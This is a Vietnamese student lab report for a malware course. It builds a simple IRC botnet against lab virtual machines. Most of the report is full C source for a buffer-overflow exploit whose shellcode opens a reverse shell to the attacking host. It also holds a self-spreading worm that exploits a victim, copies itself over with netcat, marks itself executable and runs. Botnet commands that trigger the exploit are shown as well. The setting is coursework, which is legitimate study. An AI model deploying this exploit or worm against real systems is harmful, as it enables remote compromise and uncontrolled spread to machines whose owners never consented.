BÁO CÁO BÀI TẬP

**Môn học: Cơ chế hoạt động của mã độc**

**Kỳ báo cáo: Buổi 03 (Session 03)**

**Tên chủ đề: simple botnet**

*GV: Nghi Hoàng Khoa*

*Ngày báo cáo: 11/04/2023*

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT230.N21.ANTN

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Võ Anh Kiệt | 20520605 | 20520605@gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-1)**

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** | **Người đóng góp** |
| 1 | Kịch bản 05 | 100% |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

BÁO CÁO CHI TIẾT

## Kịch bản 05

Đầu tiên ta sẽ thực hiện code và chỉnh sửa lại chương trình

Ta sẽ thay đổi return address thành 0xffffcd3b và đổi địa chỉ push

push   0x87fda8c0

Do địa chỉ đổi thành máy local với ip là 192.168.253.135

Code của chương trình

#include <stdio.h>

#include <string.h>

#include <netdb.h>

#include <netinet/in.h>

#define BUF\_SIZE 1064

char shellcode[] =

    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"

    "\x06\x51\xb1\x01\x51\xb1\x02\x51"

    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"

    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"

    //"\xB9\x11\x11\x11\x11\x81\xF1\x1B\x40\x11\x17\x51\x31\xC9\x66\x68\x11\x5c"

    "\x68\xC0\xA8\xFD\x87\x66\x68\x11\x5C"

    "\xb1\x02\x66\x51\x89\xe7\xb3"

    "\x10\x53\x57\x52\x89\xe1\xb3\x03"

    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"

    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"

    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"

    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"

    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"

    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"

    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"

    "\x2f\x62\x69\x89\xe3\x50\x53\x89"

    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"

    "\x01\xcd\x80";

// standard offset (probably must be modified)

//#define RET 0xbffff28b

#define RET 0xffffcd3b

int main(int argc, char \*argv[])

{

  char buffer[BUF\_SIZE];

  int s, i, size;

  struct sockaddr\_in remote;

  struct hostent \*host;

  if (argc != 3)

  {

    printf("Usage: %s target-ip port \n", argv[0]);

    return -1;

  }

  // filling buffer with NOPs

  memset(buffer, 0x90, BUF\_SIZE);

  // Modify the connectback ip address and port. In this case, the shellcode connects to 192.168.2.101 on port 17\*256+92=4444

  // shellcode[33] = 192;

  // shellcode[34] = 168;

  // shellcode[35] = 207;

  // shellcode[36] = 144;

  // shellcode[39] = 17;

  // shellcode[40] = 92;

  // copying shellcode into buffer

  memcpy(buffer + 900 - sizeof(shellcode), shellcode, sizeof(shellcode) - 1);

  // Copying the return address multiple times at the end of the buffer...

  for (i = 901; i < BUF\_SIZE - 4; i += 4)

  {

    \*((int \*)&buffer[i]) = RET;

  }

  buffer[BUF\_SIZE - 1] = 0x0;

  // getting hostname

  host = gethostbyname(argv[1]);

  if (host == NULL)

  {

    fprintf(stderr, "Unknown Host %s\n", argv[1]);

    return -1;

  }

  // creating socket...

  s = socket(AF\_INET, SOCK\_STREAM, 0);

  if (s < 0)

  {

    fprintf(stderr, "Error: Socket\n");

    return -1;

  }

  // state Protocolfamily , then converting the hostname or IP address, and getting  port number

  remote.sin\_family = AF\_INET;

  remote.sin\_addr = \*((struct in\_addr \*)host->h\_addr);

  remote.sin\_port = htons(atoi(argv[2]));

  // connecting with destination host

  if (connect(s, (struct sockaddr \*)&remote, sizeof(remote)) == -1)

  {

    close(s);

    fprintf(stderr, "Error: connect\n");

    return -1;

  }

  // sending exploit string

  size = send(s, buffer, sizeof(buffer), 0);

  if (size == -1)

  {

    close(s);

    fprintf(stderr, "sending data failed\n");

    return -1;

  }


  // closing socket

  close(s);


}

Ta sẽ thực hiện build và chạy thử với 2 lệnh

gcc remoteexploit.c -o exploit



Đồng thời bên máy Ubuntu 14 ta sẽ thực hiện build vul\_server và chạy, thì ta nhận được kết quả từ như hình:



Tiếp tục ta thực việc dựng lại botnet

Ở máy 1 chạy chương trình boss.py bằng lệnh: python boss.py -c kiet -n kiet -x kiet -s euroserv.fr.quakenet.org

A screenshot of a computer

Description automatically generated

Ở máy 2 chạy chương trình myworker.py bằng lệnh: python myworker.py -b kiet\_508 -s euroserv.fr.quakenet.org

A screenshot of a computer

Description automatically generated

Tiếp theo ở máy chính window ta thực hiện chạy lệnh !execute run /home/kiet123/exploit 192.168.253.136 5000

Graphical user interface, application

Description automatically generated

Kiểm tra lại máy Ubuntu 14 ta thấy kết quả đã tấn công thành công

HơnA screenshot of a computer

Description automatically generated

Hơn thế nữa ta còn có thể tấn công và thực hiện lây nhiễm với code c3 worm cải tiến

Đầu tiên ta cần cài thêm 1 máy nạn nhân nữa, tiếp theo ta sẽ chỉnh lại code c3 và payload để thực hiện tấn công

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <netdb.h>

#include <netinet/in.h>

//generate 2 shellcode with different IP address

char shellcode1[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"

                    "\x06\x51\xb1\x01\x51\xb1\x02\x51"

                    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"

                    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"

                    //"\xB8\x1B\x40\x11\x17\x35\x11\x11\x11\x11\x50\x31\xC0"

                    "\x68\xC0\xA8\xFD\x87\x66\x68\x11\x5C"

                    "\xb1\x02\x66\x51\x89\xe7\xb3"

                    "\x10\x53\x57\x52\x89\xe1\xb3\x03"

                    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"

                    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"

                    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"

                    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"

                    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"

                    "\x2f\x62\x69\x89\xe3\x50\x53\x89"

                    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"

                    "\x01\xcd\x80";

char shellcode2[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"

                    "\x06\x51\xb1\x01\x51\xb1\x02\x51"

                    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"

                    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"

                    //"\xB8\x1B\x40\x11\x16\x35\x11\x11\x11\x11\x50\x31\xC0"

                    "\x68\xC1\xA8\xFD\x87\x66\x68\x11\x5C"

                    "\xb1\x02\x66\x51\x89\xe7\xb3"

                    "\x10\x53\x57\x52\x89\xe1\xb3\x03"

                    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"

                    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"

                    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"

                    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"

                    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"

                    "\x2f\x62\x69\x89\xe3\x50\x53\x89"

                    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"

                    "\x01\xcd\x80";

// standard offset (probably must be modified)

#define RET 0xffffcd3b

#define BUFFER\_SIZE 1024

#define NAME\_SIZE 2048

#define BUF\_SIZE 1064

// global variables

struct sockaddr\_in my\_srv;

char buffer[1024];

int signal = 0;

char \*ip\_victim;

int socket\_server;

// exploit function to send buffer to victim

int Exploit(char \*ip\_victim, int port\_victim)

{

    // declare variables

    printf("finish declare variables\n");

    char exploit\_buffer[BUF\_SIZE];

    int s, i, size;

    struct hostent \*host;

    struct sockaddr\_in remote;

    // filling buffer with NOPs

    printf("generating exploit buffer\n");

    memset(exploit\_buffer, 0x90, BUF\_SIZE);

    if (signal == 1)

    {

        memcpy(exploit\_buffer + 900 - sizeof(shellcode1), shellcode1, sizeof(shellcode1) - 1);

    }

    else

    {

        memcpy(exploit\_buffer + 900 - sizeof(shellcode2), shellcode2, sizeof(shellcode2) - 1);

    }

    printf("finish copying shellcode\n");

    // Copying the return address multiple times at the end of the buffer...

    printf("adding return address\n");

    for (i = 901; i < BUF\_SIZE - 4; i += 4)

    {

        \*((int \*)&exploit\_buffer[i]) = RET;

    }

    exploit\_buffer[BUF\_SIZE - 1] = 0x0;

    printf("finish adding return address\n");

    printf("create hostname\n");

    // getting hostname

    host = gethostbyname(ip\_victim);

    printf("create socket\n");

    // creating socket...

    s = socket(AF\_INET, SOCK\_STREAM, 0);

    if (s < 0)

    {

        fprintf(stderr, "Error: Socket\n");

        return -1;

    }

    // create remote

    printf("create remote\n");

    // state Protocolfamily , then converting the hostname or IP address, and getting  port number

    remote.sin\_family = AF\_INET;

    remote.sin\_addr = \*((struct in\_addr \*)host->h\_addr);

    remote.sin\_port = htons(port\_victim);

    printf("connect to remote\n");

    // connecting with destination host

    if (connect(s, (struct sockaddr \*)&remote, sizeof(remote)) == -1)

    {

        close(s);

        fprintf(stderr, "Error: connect\n");

        return -1;

    }

    printf("send exploit buffer\n");

    // sending exploit string

    size = send(s, exploit\_buffer, sizeof(exploit\_buffer), 0);

    if (size == -1)

    {

        close(s);

        fprintf(stderr, "sending data failed\n");

        return -1;

    }

    // closing socket

    close(s);

    return 1;

}

void CheckSocketServer()

{

    // create socket server

    socket\_server = socket(AF\_INET, SOCK\_STREAM, 0);

    // check if socket is created

    if (socket\_server < 0)

    {

        fprintf(stderr, "Error: Socket\n");

        return;

    }

}

void CheckMySrv()

{

    // create my\_srv

    my\_srv.sin\_family = AF\_INET;

    my\_srv.sin\_addr.s\_addr = INADDR\_ANY;

    my\_srv.sin\_port = htons(4444);

    // bind socket to port 4444

    if (bind(socket\_server, (struct sockaddr \*)&my\_srv, sizeof(my\_srv)) == -1)

    {

        perror("Error: bind");

        return;

    }

    // listen to port 4444

    if (listen(socket\_server, 3) == -1)

    {

        perror("Error: listen");

        return;

    }

}

void \*Listen()

{

    // listen to port 4444

    printf("Listening port 4444\n");

    // check socket server

    CheckSocketServer();

    CheckMySrv();

    // announce finish listen

    printf("finish listen\n");

}

// send worm to victim using netcat

void NetCatSendWorm(int client, int byte\_size)

{

    // infection announcement

    printf("Starting connect from victim\n");

    // sending shellcode

    memcpy(buffer, "pwd\x0A", 5);

    byte\_size = send(client, buffer, 5, 0);

    if (byte\_size < 0)

    {

        return;

    }

    byte\_size = recv(client, buffer, sizeof(buffer), 0);

    if (byte\_size < 0)

    {

        return;

    }

    buffer[byte\_size - 1] = 0;

    // get into dir

    printf("Starting the infection\n");

    //sleep(10);

    // send worm

    memcpy(buffer, "nc -l 10000 >c3\x0A", 17);

    byte\_size = send(client, buffer, 17, 0);

    printf("Sending the worm to exploit the machine\n");

    // send worm

    sprintf(buffer, "nc %s 10000 <c3\x0A", ip\_victim);

    system(buffer);

    // chmod 777

    memcpy(buffer, "chmod 777 c3\x0A", 14);

    byte\_size = send(client, buffer, 14, 0);

    // execute

    memcpy(buffer, "./c3\x0A", 6);

    byte\_size = send(client, buffer, 6, 0);

}

// infecting function to send buffer to victim

void \*Infect(void \*ptr)

{

    // declare variables

    int byte\_size, client, client\_size;

    struct sockaddr\_in cli\_struct;

    // announce infection

    printf("Start infecting the machine\n");

    // creating socket

    client = accept(socket\_server, (struct sockaddr \*)&cli\_struct, &client\_size);

    if (client == -1)

    {

        perror("Error: accept");

        return;

    }

    // netcat send worm

    NetCatSendWorm(client, byte\_size);

    // close

    close(client);

}

int main(int argc, char \*argv[])

{

    // declare variables

    pthread\_t action\_thread\_1, action\_thread\_2;

    int independent\_thread;

    // getting victim IP address

    if (argc > 1)

    {

        //.0.7

        signal = 1;

        ip\_victim = argv[1];

    }

    else

    {

        //.0.8

        ip\_victim = "192.168.253.137";

    }

    // create thread to listen to port 4444

    independent\_thread = pthread\_create(&action\_thread\_1, NULL, Listen, NULL);

    // exploit the victim

    if (Exploit(ip\_victim, 5000))

    {

        // announce success

        printf("The Exploitation succeeded\n");

        // create thread to infect the victim

        independent\_thread = pthread\_create(&action\_thread\_2, NULL, Infect, NULL);

        // wait for thread to finish

        pthread\_join(action\_thread\_2, NULL);

        // announce finish

        printf("Finished\n");

        return 0;

    }

    else

    {

        printf("The Exploitation failed\n");


    }

    return 0;

}

Tiếp theo ta sẽ làm thực hiện chạy các machine

Tại máy 1 thực hiện chạy boss.py:



Tại máy 2 thực hiện chạy myworker.py:

A screenshot of a computer

Description automatically generated

Tại máy window thực hiện chạy và truyền lệnh từ mIRC:

Graphical user interface, text, application

Description automatically generated

Tại máy nạn nhân 1

A screenshot of a computer

Description automatically generated

Tại máy nạn nhân 2

A screenshot of a computer

Description automatically generated

Ta đã hoàn thành cuộc tấn công

---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# **YÊU CẦU CHUNG**

* Sinh viên tìm hiểu và thực hành theo hướng dẫn.
* Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
* Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

* File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
* Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
* Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

*Ví dụ: [*NT101.K11.ANTT*]-Session1\_Group3.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
* Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện. Khuyến khích:

* Chuẩn bị tốt.
* Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-1)